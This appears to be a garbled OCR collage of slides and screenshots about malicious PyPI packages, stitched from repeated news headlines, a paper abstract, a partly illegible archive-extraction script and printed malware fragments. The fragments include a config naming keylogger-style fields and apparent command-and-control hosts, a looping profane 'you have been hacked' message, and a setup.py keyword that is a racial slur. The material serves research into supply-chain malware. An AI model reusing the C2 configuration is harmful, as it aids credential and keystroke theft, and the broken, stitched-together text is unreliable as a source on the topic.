Home › News › Security › PyPi python packages caught sending stolen AWS keys to unsecured sites

PyPi python packages caught sending stolen AWS keys to unsecured sites

By Bill Toulas June 25, 2022 11:32 AM 0

Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security

University of Finland


Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security

University of Finland


19 NOV 2021 NEWS

Malicious PyPI Packages Downloaded 40,000+ Times

Phil Muncaster UK / EMEA News Reporter, Infosecurity Magazine

Email Phil Follow @philmuncaster

Researchers have discovered 11 new malicious open-source packages using various advanced techniques to avoid detection on the popular PyPI repository.

Related to This Story

The Pros and Cons of DIY Application Security


Addressing and Mitigating Application Vulnerabilities

Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security




Python Malware Imitates Signed PyPI Traffic in Novel Exfiltration Technique

By Andrey Polkovnychenko and Shachar Menashe | November 18, 2021

10 min read

SHARE:



OV 2021 NEWS

Malicious PyPI Packages Downloaded 40,000+ Times

Phil Muncaster UK / EMEA News Reporter, Infosecurity Magazine

Email Phil Follow @philmuncaster

Researchers have discovered 11 new malicious open-source packages using various advanced techniques to avoid detection on the popular PyPI repository.

Related to This Story

The Pros and Cons of DIY Application Security

Addressing and Mitigating Application Vulnerabilities

Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security


OV 2021 NEWS

Malicious PyPI

Phil Muncaster UK / EMEA Nev


Email Phil Follow @philmunca

Researchers have discovered 1
techniques to avoid detection


Python Malware Imitates Signed PyPI Traffic in Novel Exfiltration Technique

By Andrey Polkovnychenko and Shachar Menashe | November 18, 2021
10 min read

SHARE:


JFrog Discloses 3 Remote Access Trojans in PyPI

PyPI Malicious Packages Discovered Using Automated Scanning Tools

By Andrey Polkovnychenko and Shachar Menashe | February 14, 2022
4 min read

SHARE:


Who is also researching pypi packages

Sonatype

JFrog

Ochrona Security

University of Finland



Andrew Scott

Dec 12, 2021 · 4 min read · Listen

3 New Malicious Packages Found on PyPI

Highly Used Packages Identified Through Text Analysis

```
import os
import glob
from zipfile import ZipFile
from tarsafe import TarSafe, TarSafeException

os.chdir("./packages")
idx = 0
sk[illegible] = [illegible]lse
sk[illegible] = ["RsSmw", "django[illegible]ackt[illegible]x", "Nl[illegible]Toolkit[illegible]PropRank"]

fo[illegible] fi[illegible]am[illegible] gl[illegible].glob('[illegible]rv/pyp[illegible]/w[illegible]c[illegible]g[illegible]/[illegible]*/[illegible]ar.g[illegible] r[illegible]sive=True):
    try:
        for i in s[illegible]ip_list:
            if i i[illegible] filename:
                sk[illegible] T[illegible]
        if[illegible] or[illegible]pa[illegible]s[illegible]e([illegible]ame) > [illegible]2000000:
            print(f"skipping {file[illegible]e}")
            skip = False
            continue
        [illegible]int(f"{fi[illegible]me} [illegible] size {os.[illegible]getsi[illegible]e([illegible]name)}[illegible]
        w[illegible] Tar[illegible].o[illegible]il[illegible]ame "r[illegible] t[illegible]:
            [illegible]
                tar.extractall()
                idx += 1
                print(f"Extracted total: {idx}" )
        except TarSafeException as e:
                print(f"skipping {filename} for {e}")
    except Exception as e:
        print(f"skipping {filename} for {e}")


for filename in glob.iglob('/srv/pypi/web/packages/**/**/[illegible]p[illegible]
    try:
        with ZipFile.open(filename, "r") as zip:
            zip.extractall()
            idx += 1
            print(f"Extracted total: {idx}" )
    except Exception as e:
        print(f"skipping {filename} for {e}")
```

Who is also researching pypi packages


OFF ONE 2022

Sonatype

JFrog

Ochrona Security

University of Finland



A Large-Scale Security-Oriented Static Analysis of Python Packages in PyPI

Jukka Ruohonen, University of Turku, Finland, Email: juanruo@utu.fi
Kalle Hjerppe, University of Turku, Finland, Email: kphjer@utu.fi
Kalle Rindell, University of Turku, Finland, Email: kakrind@utu.fi

[cs.SE] 26 Dec 2021

***Abstract*—Different security issues are a common problem for open source packages archived to and delivered through software ecosystems. These often manifest themselves as software weaknesses that may lead to concrete software vulnerabilities. This paper examines various security issues in Python packages with static analysis. The dataset is based on a snapshot of all packages stored to the Python Package Index (PyPI). In total, over 197 thousand packages and over 749 thousand security issues are covered. Even under the constraints imposed by static analysis, (a) the results indicate prevalence of security issues; at least one issue is present for about 46% of the Python packages. In terms of the issue types, (b) exception handling and different code injections have been the most common issues. The `subprocess` module stands out in this regard. Reflecting the generally small size of the packages, (c) software size metrics do not predict well the amount of issues revealed through static analysis. With these results and the accompanying discussion, the paper contributes to the field of large-scale empirical studies for better understanding security problems in software ecosystems.**

***Index Terms*—Bug, defect, issue, smell, vulnerability, weakness, repository, ecosystem, static analysis, linting, Bandit, PyPI**

not, equate to actual security bugs. Often, the term "smell" is used as an alternative.

In other words, the paper is closely tied to static analysis, which has long been used as an alternative to other means to discover security issues during software developing, including security-related code reviews (see [58] for a comprehensive review of the history and associated literature). However, neither static analysis nor code reviews are sufficient alone; both tend to miss many security issues [13]. In addition to discussing this point in more detail, the opening section notes the framing toward the Python programming language itself. Afterwards, the structure is fairly straightforward: the large-scale empirical approach is outlined Section III together with the statistical methods used; results are presented in Section IV and further discussed in V in conjunction with their limitations; and a brief conclusion follows in the final Section VI.

Fingerprints


Reverse Engineering

Threat Hunting


Automation

~~Yara Rules~~

Deobfuscation



```
"NAME": 'None' if name is None else name,
"pressed_keys_len": 0,
"HOSTING": "https://vzlomizipiziloh.herokuapp.com/",
"control_host": "https://controlyourmum.herokuapp.com/",
"MAX_PRESSED_KEYS_LEN": 30,
```



```
while True:
        bolna("you have been hacked go fuck your self")
```

Malware classes

Development patterns

Analytics

Numbers


PyPI stats

What to steal?

How to protect code?

Difficulties of Trojan development

How can I compromise myself?




```
packages=["hello823451"],
install_requires=[''],
keywords=['niggers'],
classifiers=[
```

C2 connection?

What is the meaning of my life?

Chapter 1: PyPI Stats


How do I pronounce "PyPI"?

"PyPI" should be pronounced like "pie pea eye", specifically with the "PI" pronounced as individual letters, rather as a single sound. This minimizes confusion with the PyPy project, which is a popular alternative implementation of the Python language.

